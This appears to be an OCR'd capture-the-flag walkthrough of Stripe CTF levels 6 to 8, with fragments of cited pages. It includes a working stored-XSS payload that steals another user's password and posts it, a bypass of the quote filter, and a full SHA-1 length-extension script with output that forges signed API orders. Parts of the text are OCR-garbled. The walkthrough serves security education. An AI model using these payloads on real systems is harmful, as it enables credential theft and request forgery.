26      def self.safe_insert(table, key_values)
27        key_values.each do |key, value|
28          # Just in case people try to exfiltrate
29          # level07-password-holder's password
30          if value.kind_of?(String) &&
31               (value.include?('"') || value.include?("'"))
32            raise "Value has unsafe characters"
33          end
34        end
```

Anti-CSRF Tokens

```
103         # Return the anti-CSRF token
104         def csrf_token
105           Rack::Csrf.csrf_token(env)
106         end
```

Bypassing Input Sanitization

Just don't use the forbidden characters; " and '

alert("XSS")

alert(String.FromChar Code(88,83,83))

```
As well, level07-password-holder is taking a lot of precautions: his
or her computer has no network access besides the Streamer server
itself, and his or her password is a complicated mess, including
quotes and apostrophes and the like.
```

So our payload will need to encode too.

I'm lazy, so I'll build the payload in firebug and encode the whole thing.

Building a Payload

```
1   function toHex(str) {
2       var hex = '';
3       for(var i=0;i<str.length;i++)
4           { hex += ''+str.charCodeAt(i).toString(16); }
5       return hex; };
6
7   document.body.onload = function() {
8       $.get('https://level06-2.stripe-ctf.com/user-svvwontxgn/user_info',
9           function(data) {
10              password = data.match(/<td>(.*)<\/td>/g)[1];
11              document.getElementById('title').value="test";
12              document.getElementById('content').value=toHex(password);
13              document.getElementById('new_post').submit();
14          }
15          );
16  };
```

Encode function

Wait for page load

Get password

Create a Post and Submit

Encode the Payload

```
<script>eval(String.fromCharCode(102, 117, 110, 99, 116, 105, 111, 110, 
```

Post it.

Wait for level07-password-holder
to login and post their password

Much Success!

Level 6 - Alternate Solutions

The rack session secret via traceback works here too.

Remember this?

```
26      def self.safe_insert(table, key_values)
27        key_values.each do |key, value|
28          # Just in case people try to exfiltrate
29          # level07-password-holder's password
30          if value.kind_of?(String) &&
31              (value.include?('"') || value.include?("'"))
32            raise "Value has unsafe characters"
33          end
34        end
```

If body is an Array[] we end up with;

```
{"body" => ["my evil XSS with ' and \""]}
```

```
INSERT ... VALUES(('my body')) ...
```

http://www.codelord.net/2012/08/30/rack-params-magic-even-got-stripe-ctf-creators

Level 7 - WaffleCopter

Welcome to the penultimate level, Level 7.

WaffleCopter is a new service delivering locally-sourced organic waffles hot off of vintage waffle irons straight to your location using quad-rotor GPS-enabled helicopters. The service is modeled after TacoCopter, an innovative and highly successful early contender in the airborne food delivery industry. WaffleCopter is currently being tested in private beta in select locations.

Your goal is to order one of the decadent Liège Waffles, offered only to WaffleCopter's first premium subscribers.

Log in to your account at **https://level07-2.stripe-ctf.com/user-tgqwirzgsk** with username `ctf` and password `password`. You will find your API credentials after logging in. You can fetch the code for the level via `git clone https://level07-2.stripe-ctf.com/user-tgqwirzgsk/level07-code`, or you can read it below. You may find the sample API client in `client.py` particularly helpful.

127.0.0.1:9233

WaffleCopter [beta]

Welcome, ctf!

Your API credentials

- **endpoint:** `http://127.0.0.1:9233/`
- **user_id:** `5`
- **secret:** `HeVnRjFaTF8Eji`

Available waffles

- liege (premium)
- dream (premium)
- veritaffle
- chicken (premium)
- belgian
- brussels
- eggo

API Request logs

Let's give this API a shot...

```
Jeffs-MacBook-Pro:7 jeff$ python2.7 client.py
usage: client.py ENDPOINT USER_ID SECRET WAFFLE LAT LONG
```

```
Jeffs-MacBook-Pro:7 jeff$ python2.7 client.py http://127.0.0.1:9233 5 HeVnRjFaTF8Eji eggo 0 0
{u'confirm_code': u'zMYea12gbebN7r', u'message': u'Great news: 1 eggo waffle will soon be flying
 your way!', u'success': True}
Jeffs-MacBook-Pro:7 jeff$
```

On the server side we see:

```
127.0.0.1 - - [08/Oct/2012 21:46:55] "POST /orders HTTP/1.1" 401 -
raw_params: 'count=1&lat=0&user_id=5&long=0&waffle=eggo'
sig: 'a344192d3f1413ed0cd6d3fbbbe9de39d388565b'
computed signature a344192d3f1413ed0cd6d3fbbbe9de39d388565b for body 'count=1&lat=0&user_id=5&lo
ng=0&waffle=eggo'
```

So API requests are signed.

If we try to order a “Premium” Waffle

```
Jeffs-MacBook-Pro:7 jeff$ python2.7 client.py http://127.0.0.1:9233 5 HeVnRjFaTF8Eji liege 0 0
Traceback (most recent call last):
  File "client.py", line 72, in <module>
    print c.order(sys.argv[4], sys.argv[5:7])
  File "client.py", line 22, in order
    return self.api_call('/orders', params)
  File "client.py", line 44, in api_call
    raise ClientError(error)
__main__.ClientError: that waffle requires a premium subscription
Jeffs-MacBook-Pro:7 jeff$
```

```
raw_params: 'count=1&lat=0&user_id=5&long=0&waffle=liege'
sig: 'cca0a4e487120337340feba38209a8334f8bfe1d'
computed signature cca0a4e487120337340feba38209a8334f8bfe1d for body 'count=1&lat=0&user_id=5&long=0&waffle=liege'
127.0.0.1 - - [08/Oct/2012 21:53:13] "POST /orders HTTP/1.1" 402 -
```

Request fails for our account.

What else is there?

API Request logs

Yields

127.0.0.1:9233/logs/5


WaffleCopter [beta]

API Request Logs

date	path	body
2012-10-09 02:47:17	/orders	count=1&lat=0&user_id=5&long=0&waffle=eggo|sig:a344192d3f1413ed0cd6d3fbbbe9de39d388565b
2012-10-09 02:51:32	/orders	count=1&lat=0&user_id=5&long=0&waffle=liege|sig:cca0a4e487120337340feba38209a8334f8bfe1d
2012-10-09 02:53:13	/orders	count=1&lat=0&user_id=5&long=0&waffle=liege|sig:cca0a4e487120337340feba38209a8334f8bfe1d

Hmmmmm....

Direct object reference on UserID?



Aha! We can view other accounts logs!

Can we replay requests?

```
Jeffs-MacBook-Pro:7 jeff$ curl http://127.0.0.1:9233/orders -d "count=10&lat=37.351&user_id=1&l
ong=-119.827&waffle=eggo|sig:b0c612d6937b9ad7c3a029e6e1c986c6daf38c81"
{"confirm_code": "zMYea12gbebN7r", "message": "Great news: 10 eggo waffles will soon be flying
your way!", "success": true}
Jeffs-MacBook-Pro:7 jeff$
```

But there's a problem...


No existing requests ordered a premium waffle.

They're signed, so we shouldn't be able to forge them

Signing is all that's stopping us, so let's focus there.

```
61      def _signature(self, message):
62          h = hashlib.sha1()
63          h.update(self.api_secret + message)
64          return h.hexdigest()
```

We can Google or
remember something this guy once talked about



(This is where
Mike Tracy makes
some comment
if he's here)

SHA Length Extension

It was good enough for Flickr, it's good enough for CTF


H(k || m) - Secret Prefix

Secret (k) and message (m) are concatenated

That value is then hashed.

Short description: By padding a given input to a block boundary, an attacker can append data and produce a valid hash, without knowing the secret/key.

(Slightly) longer version



Merkle-Damgard Construct
MD4/MD5/SHA1/SHA2/SHA256/SHA512, etc.

If you need a cryptographic signature

HMAC

But we really didn't need to know that.

www.vnsecurity.net/t/length-extension-attack/

VNSECURITY

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CodeGate 2010 Challenge 15 – SHA1 padding attack

March 16, 2010 by RD · 13 Comments

Source Codes

- http://force.vnsecurity.net/download/rd/shaext.py
- http://force.vnsecurity.net/download/rd/sha-padding.py
- http://force.vnsecurity.net/download/rd/sha.py (this one taken from pypy lib)

```python
#!/usr/bin/env python
import sys
import hashlib
from shaext import *
 #from http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/
import urllib
import requests

if __name__ == "__main__":

    endpoint = sys.argv[1] # API endpoint
    orig_req = sys.argv[2] # see /logs/1 to get info from user 1.
    keylen = 14 # keys are always 14 bytes
    add_msg = '&waffle=liege' # Our addition

    msg, sep, sig = orig_req.partition('|sig:')

    print "- Parsed Original Request:\r\n\t%s\r\n" % orig_req

    print "- Generating signed attack request."
    attack = shaext(msg, keylen, sig)
    attack.add(add_msg)
    attack_msg, attack_sig = attack.final()
    attack_post = "%s|sig:%s" % (attack_msg, attack_sig)
    print "- Generated signed attack request:\r\n\t%s\r\n" % attack_post

    print "- Sending to endpoint:\r\n\t%s\r\n" % endpoint
    response = requests.post(endpoint, attack_post)

    print "- Got Response:\r\n\t%s\r\n" % response.text
```

And the payoff.

```
root@Ubuntu12:~/stripe/level07-code/vn# python 7.py http://192.168.56.1:9233/orders "count=1
0&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:b0c612d6937b9ad7c3a029e6e1c986c6daf38c8
1"
- Parsed Original Request:
        count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:b0c612d6937b9ad7c3a029e6
e1c986c6daf38c81

- Generating signed attack request.
- Generated signed attack request:
        count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo♦[illegible]&waffle=liege|sig:ccb10bdb
48fe0e1abff9cc78c6ff85d62195a7b0

- Sending to endpoint:
        http://192.168.56.1:9233/orders

- Got Response:
        {"confirm_code": "DummyPassword", "message": "Great news: 10 liege waffles will soon
 be flying your way!", "success": true}
```

Hash Length Extension Attack References


- http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/

- http://rdist.root.org/2009/10/29/stop-using-unsafe-keyed-hashes-use-hmac/

- http://www.skullsecurity.org/blog/2012/everything-you-need-to-know-about-hash-length-extension-attacks

- http://en.wikipedia.org/wiki/Merkle%E2%80%93Damg%C3%A5rd_construction

- http://crypto.stackexchange.com/questions/3978/understanding-a-length-extension-attack



Level 8 - PasswdDB

Because password theft has become such a rampant problem, a security firm has decided to create PasswordDB, a new and secure way of storing and validating passwords. You've recently learned that the Flag itself is protected in a PasswordDB instance, accesible at **https://level08-3.stripe-ctf.com/user-wdyretrafr/**.

PasswordDB exposes a simple JSON API. You just `POST` a payload of the form `{"password": "password-to-check", "webhooks": ["mysite.com:3000", ...]}` to PasswordDB, which will respond with a `{"success": true}"` or `{"success": false}"` to you and your specified webhook endpoints.

(For example, try running `curl https://level08-3.stripe-ctf.com/user-wdyretrafr/ -d '{"password": "password-to-check", "webhooks": []}'`.)

8

Level 8 - PasswdDB

As a secure cherry on top, the machine hosting the primary server has very locked down network access. It can only make outbound requests to other `stripe-ctf.com` servers. As you learned in Level 5, someone forgot to internally firewall off the high ports from the Level 2 server. (It's almost like someone on the inside is helping you — there's an `sshd` running on the Level 2 server as well.)

To maximize adoption, usability is also a goal of PasswordDB. Hence a launcher script, `password_db_launcher`, has been created for the express purpose of securing the Flag. It validates that your password looks like a valid Flag and automatically spins up 4 chunk servers and a primary server.

You can obtain the code for PasswordDB from `git clone https://level08-3.stripe-ctf.com/user-wdyretrafr/level08-code`, or simply read the source below.

This adds a

www.darkreading.com

RSA Adds Pass

www.emc.com/security/rsa-distributed-credential-protection.htm

« SECURITY

RSA DISTRIBUTED CREDENTIAL PROTECTION

SCRAMBLE, RANDOMIZE, AND SPLIT CREDENTIALS

RSA Distributed Credential Protection: Protect passwords, credentials, and secrets by scrambling, randomizing, and splitting across two servers, addressing primary points of server compromise.

SCRAMBLE, RANDOMIZE, SPLIT

Don't be the next news headline. Scramble, randomize, and split your secrets and credentials into two locations. Make it too much effort for an attacker to breach your password stores.

SECRETS NEVER REASSEMBLED

Authenticate without actually recombining the secrets and credentials, eliminating a point of potential compromise. Compare the secrets and credentials over a secure channel.

